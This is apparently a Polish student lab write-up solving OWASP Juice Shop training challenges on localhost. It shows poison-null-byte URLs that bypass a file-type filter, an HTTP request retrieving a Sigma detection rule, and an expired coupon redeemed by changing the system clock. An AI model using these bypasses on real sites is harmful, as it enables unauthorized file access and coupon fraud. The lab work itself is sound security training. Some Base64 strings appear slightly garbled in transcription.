The screenshot shows a browser window with the address bar containing `localhost:3000/ftp/package.json.bak%25%30%30.md`. Below the address bar, there are links for Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter. On the right side of the screen, a download progress bar indicates the file `package.json.bak%00.md` has been completed at 4.2 KB.

Udało się rozwiązać przez przypadek 2 wyzwania jednocześnie.

#### 4.4 Forgotten Sales Backup


W wyzwaniu chodzi o pobranie drugiego pliku, tym razem prawdopodobnie `coupons_2013.md.bak`. Spróbowano pobrać plik tym samym sposobem:

The screenshot shows a browser window with the address bar containing `localhost:3000/ftp/coupons_2013.md.bak%25%30%30.md`. Below the address bar, there are links for Kali Docs, Kali Forums, and Kali NetHunter. On the right side of the screen, a download progress bar indicates the file `coupons_2013.md.bak%00.md` has been completed at 131 bytes.

Udało się pobrać w ten sam sposób i ukończyć wyzwanie.

#### 4.5 Easter Egg

Wyzwanie jest związane z pobraniem Easter Egga. Ponownie w katalogu `/ftp` można zauważyc docelowy plik – `eastere.gg`:



Spróbowano go pobrać:




# OWASP Juice Shop (Express ^4.17.1)

## 403 Error: Only .md and .pdf files are allowed!

```
at verify (/opt/juice-shop/build/routes/fileServer.js:32:18)
at /opt/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/opt/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```

Kolejny raz postanowiono zastosować ten sam sposób do pobrania pliku:



Po pobraniu sprawdzono narzędziem cat, co znajduje się wewnątrz pliku:

```
(root㉿kali)-[~/home/kali/Downloads] opt/juice-shop/node_modules/serve-index/index.js
└─# cat eastere.gg%00.md
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...
...
...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The
real easter egg can be found here:

L2d1ci9xcmLM25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybZncmUvcnR0L2p2Z3V2YS9ndXIvc
m5mZ3JlL3J0dA==

Good luck, egg hunter!
```


Na tym etapie wyzwanie zostało już ukończone, jednak postanowiono sprawdzić, czym jest ciąg znaków zawarty w pliku.

## 4.6 Nested Easter Egg

Wyzwanie polega na kryptoanalizie pliku eastere.gg. Na pierwszy rzut oka można zauważycy na końcu, co może wskazywać na Base64. Wrzucono ten ciąg do CyberChefa:

The screenshot shows the CyberChef interface. The 'Input' field contains the Base64 string: L2d1ci9xcmLM25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==. The 'Recipe' dropdown is set to 'From Base64' with the 'Alphabet' option set to 'A-Za-zA-Z0-9+/=' and the 'Remove non-alphabet chars' checkbox checked. The 'Output' field shows the decoded ASCII string: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt.

Odnaleziono ścieżkę, na pierwszy rzut oka wygląda na ponownie zaszyfrowaną jakimś szyfrem przestawnym, np. ROT13. Mimo wszystko sprawdzono najpierw, czy ta ścieżka do czegoś prowadzi:



Następnie spróbowano wykorzystać szyfr ROT13:

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

ROT13

Rotate lower case chars

Rotate upper case chars

Rotate numbers

Amount: 13


Input

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3J1L3J0dA==

Output

/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

Udało się znaleźć ścieżkę, która niestety nie wygląda na ścieżkę. Mimo tego sprawdzono, czy prowadzi do czegoś:



W ten sposób udało się ukończyć wyzwanie.

#### 4.7 Misplaced Signature File

Wyzwanie polega na znalezieniu pliku z podpisem SIEM. Link przekierowuje na githuba:

SigmaHQ / sigma Public

Code Issues 7 Pull requests 16 Discussions Actions Wiki Security Insights

master 19 branches 30 tags Go to file Code


**About**

Main Sigma Rule Repository


security elasticsearch monitoring  
splunk logging ids signatures  
sysmon siem

Readme View license 6.4k stars 309 watching 1.9k forks Report repository


Przykładowe pliki znajdujące się tam, są o rozszerzeniu .yml. Ponownie sprawdzano katalog ftp, gdzie jeden plik jest właśnie w tym formacie: suspicious\_errors.yml.



Jak w poprzednich przypadkach – pliku nie da się pobrać:



Spróbowano ponownie użyć Poison Null Byte:




Plik udało się pobrać:

Request		Response	
Pretty	Raw	Hex	
1 GET /ftp/suspicious_errors.yml%25%30%30.md HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 4 Accept: text/html,application/xhtml+xml,application/ 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: language=en; welcomebanner_status=dismiss; c 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1  14 15	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Rekruting: /#/jobs 7 Accept-Ranges: bytes 8 Cache-Control: public, max-age=0 9 Last-Modified: Sun, 07 May 2023 19:45:31 GMT 10 ETag: W/"2d3-187f7bf7155" 11 Content-Type: text/yaml; charset=UTF-8 12 Content-Length: 723 13 Vary: Accept-Encoding 14 Date: Mon, 29 May 2023 19:33:22 GMT 15 Connection: close 16 17 title: Suspicious error messages specific to the application 18 description: Detects error messages that only occur from tampering with or attacking the application 19 author: Bjoern Kimminich 20 logsource: 21 category: application 22 product: nodejs 23 service: errorhandler 24 detection: 25 keywords: 26 - 'Blocked illegal activity' 27 - '* with id=* does not exist' 28 - 'Only * files are allowed' 29 - 'File names cannot contain forward slashes' 30 - 'Unrecognized target URL for redirect: *' 31 - 'B2B customer complaints via file upload have been deprecated for security reasons' 32 - 'Infinite loop detected' 33 - 'Detected an entity reference loop' 34 condition: keywords 35 level: low		

## 4.8 Expired Coupon

Zadanie polega na zastosowanie kuponu, który już wygasł. Z uwagi na fakt, że w 1-gwiazdkowym challenge'u pojawił się bot, który przekazał kupon, w pierwszej kolejności spytano go o przestarzałe kupony:



Niestety bot podał tylko aktualny kod rabatowy. W związku z tym postanowiono ponownie przeszukać kod strony:

The screenshot shows a code editor interface with several tabs at the top: main.js (active), vendor.js, runtime.js, and main.js. The main.js tab contains a large block of JavaScript code. A search bar at the bottom left contains the text "coupon". Below the search bar, the status bar displays "28 of 64 results" and "Modifiers: .\* Aa !". The bottom right corner of the editor window shows "(From main.js) (13401, 49)".

```
13390     null !== (n = e?.application) && void 0 !== n && n.social && (e.application.social.twitterUrl && (this.
13391     ), e=>console.log(e))
13392   }
13393   initTotal() {
13394     this.activatedRoute.paramMap.subscribe(e=>{
13395       if (this.mode = e.get('entity'), 'wallet' === this.mode) this.totalPrice = parseFloat(sessionStorage.get
13396       else if ('deluxe' === this.mode) this.userService.deluxeStatus().subscribe(n=>{
13397         this.totalPrice = n.membershipCost
13398       }, n=>console.log(n));
13399       else {
13400         const n = parseFloat(sessionStorage.getItem('itemTotal')),
13401           i = sessionStorage.getItem('couponDiscount') ? parseFloat(sessionStorage.getItem('coupo
13402         this.deliveryService.getById(sessionStorage.getItem('deliveryMethodId')).subscribe(r=>{
13403           this.totalPrice = n + r.price - i
13404         })
13405       }
13406     }, e=>console.log(e))
13407   }
13408   applyCoupon() {
13409     this.campaignCoupon = this.couponControl.value,
13410     this.clientDate = new Date;
13411     const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;
13412     this.clientDate.setHours(0, 0, 0, 0),
13413   }

```

Spróbowano także odszukać słowo „discount”:

The screenshot shows a code editor interface with several tabs at the top: Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, and a file tab (active). The file tab contains a large block of JavaScript code. A search bar at the bottom left contains the text "discount". Below the search bar, the status bar displays "2 of 28 results" and "Modifiers: .\* Aa !". The bottom right corner of the editor window shows "(From main.js) (13361, 1)".

```
13339   this.totalPrice = 0,
13340   this.paymentMode = 'card',
13341   this.campaigns = {
13342     WMNSDY2019: {
13343       validOn: 1551999600000,
13344       discount: 75
13345     },
13346     WMNSDY2020: {
13347       validOn: 1583622000000,
13348       discount: 60
13349     },
13350     WMNSDY2021: {
13351       validOn: 1615158000000,
13352       discount: 60
13353     },
13354     WMNSDY2022: {
13355       validOn: 1646694000000,
13356       discount: 60
13357     },
13358     WMNSDY2023: {
13359       validOn: 1678230000000,
13360       discount: 60
13361     },

```


Znaleziono kilka kodów rabatowych. Spróbowano użyć tego ostatniego:

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#/payment/shop. The title bar indicates the URL and a 120% zoom level. The main content is titled "My Payment Options". It lists two payment cards: one ending in 4368 and another in 8108, both associated with an "Administrator" account and valid until 2081. Below the cards are buttons for "Add new card" and "Add a credit or debit card". A "Pay using wallet" section shows a balance of 1.00 and a "Pay 4.97" button. A "Coupon" input field contains the code "WMNSDY2023". A note below the input field says "Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!". A green "Redeem" button is located to the right of the coupon input.


Wyświetliła się informacja, że kupon jest nieważny. Kupon wskazuje na dzień kobiet (women's day), dlatego postanowiono zmienić czas wirtualnej maszynie za pomocą timedatectl:

```
[root@kali] ~
# timedatectl set-time '2023-03-08'
```

W ten sposób udało się zastosować kod:



Następnie dokonano zakupu:



## 4.9 Vulnerable Library

Zadanie jest podobne do wcześniejszego wyzwania, w którym należało wysłać feedback do sklepu, wówczas odnośnie słabego algorytmu kryptograficznego. Tym razem należy poinformować o podatnej bibliotece. Wszystkie biblioteki udało się znaleźć w pliku package.json.bak:

```
  },
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16",
    "express-jwt": "0.1.3",
    "fs-extra": "~4.0",
    "glob": "~5.0",
    "grunt": "~1.0",
    "grunt-angular-templates": "~1.1",
    "grunt-contrib-clean": "~1.1",
    "grunt-contrib-compress": "~1.4",
    "grunt-contrib-concat": "~1.0",
    "grunt-contrib-uglify": "~3.2",
    "hashids": "~1.1",
    "helmet": "~3.9",
    "html-entities": "~1.2",
    "jasmine": "^2.8.0",
    "js-yaml": "3.10",
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    "libxmljs": "~0.18",
    "marsdb": "~0.6",
    "morgan": "~1.9",
    "multer": "~1.3",
    "pdfkit": "~0.8",
    "replace": "~0.3",
    "request": "~2",
    "sanitize-html": "1.4.2",
    "sequelize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
    "socket.io": "~2.0",
    "sqlite3": "~3.1.13",
  }
}
```

Po kolej sprawdzono w Internecie, które biblioteki są podatne w następujący sposób:

The screenshot shows a web browser displaying the Snyk Vulnerability Database at <https://security.snyk.io/package/npm/body-parser/1.18.0>. The page title is "snyk Vulnerability DB". The main heading is "body-parser@1.18.0 vulnerabilities". Below it, it says "Node.js body parsing middleware". The "Direct Vulnerabilities" section states: "No direct vulnerabilities have been found for this package in Snyk's vulnerability database. This does not include vulnerabilities belonging to this package's dependencies." There is also a link to "Does your project rely on vulnerable package dependencies?".

Znaleziono podatności w bibliotece marsdb 0.6:

**Arbitrary Code Injection**  
Affecting `marsdb` package, versions \*

INTRODUCED: 29 AUG 2019 | CVE NOT AVAILABLE | CWE: 94 ⓘ

Share ⓘ

**How to fix?**  
There is no fixed version for `marsdb`.

**Overview**  
`marsdb` is a MarsDB is a lightweight client-side database.  
Affected versions of this package are vulnerable to Arbitrary Code Injection. In the `DocumentHatcher` class, selectors on `$where` clauses are passed to a Function constructor unsanitized. This allows attackers to run arbitrary commands in the system when the function is executed.

**Snyk CVSS**

Attack Complexity	Low ⓘ
Confidentiality	HIGH ⓘ
Integrity	HIGH ⓘ
Availability	HIGH ⓘ

See more ⓘ

Postanowiono sprawdzić, czy o tę bibliotekę chodzi:

**Customer Feedback**

Author: \*\*\*in@juice-sh.op

Comment \*: vulnerable library: marsdb ~0.6

Max. 160 characters: 31/160

Rating: [Scale from 1 to 5]

Niestety to nie wystarczyło, poszukano kolejnych bibliotek. Znaleziono jeszcze kilka podatnych i poinformowano sklep o nich:

**Customer Feedback**

Author: \*\*\*in@juice-sh.op


Comment \*: vulnerable libraries: express-jwt 0.1.3, grunt ~1.0, js-yaml 3.10, marsdb ~0.6, sanitaze-html 1.4.2, sequelize ~4

Max. 160 characters: 113/160

Dopiero w ten sposób udało się rozwiązać zadanie.

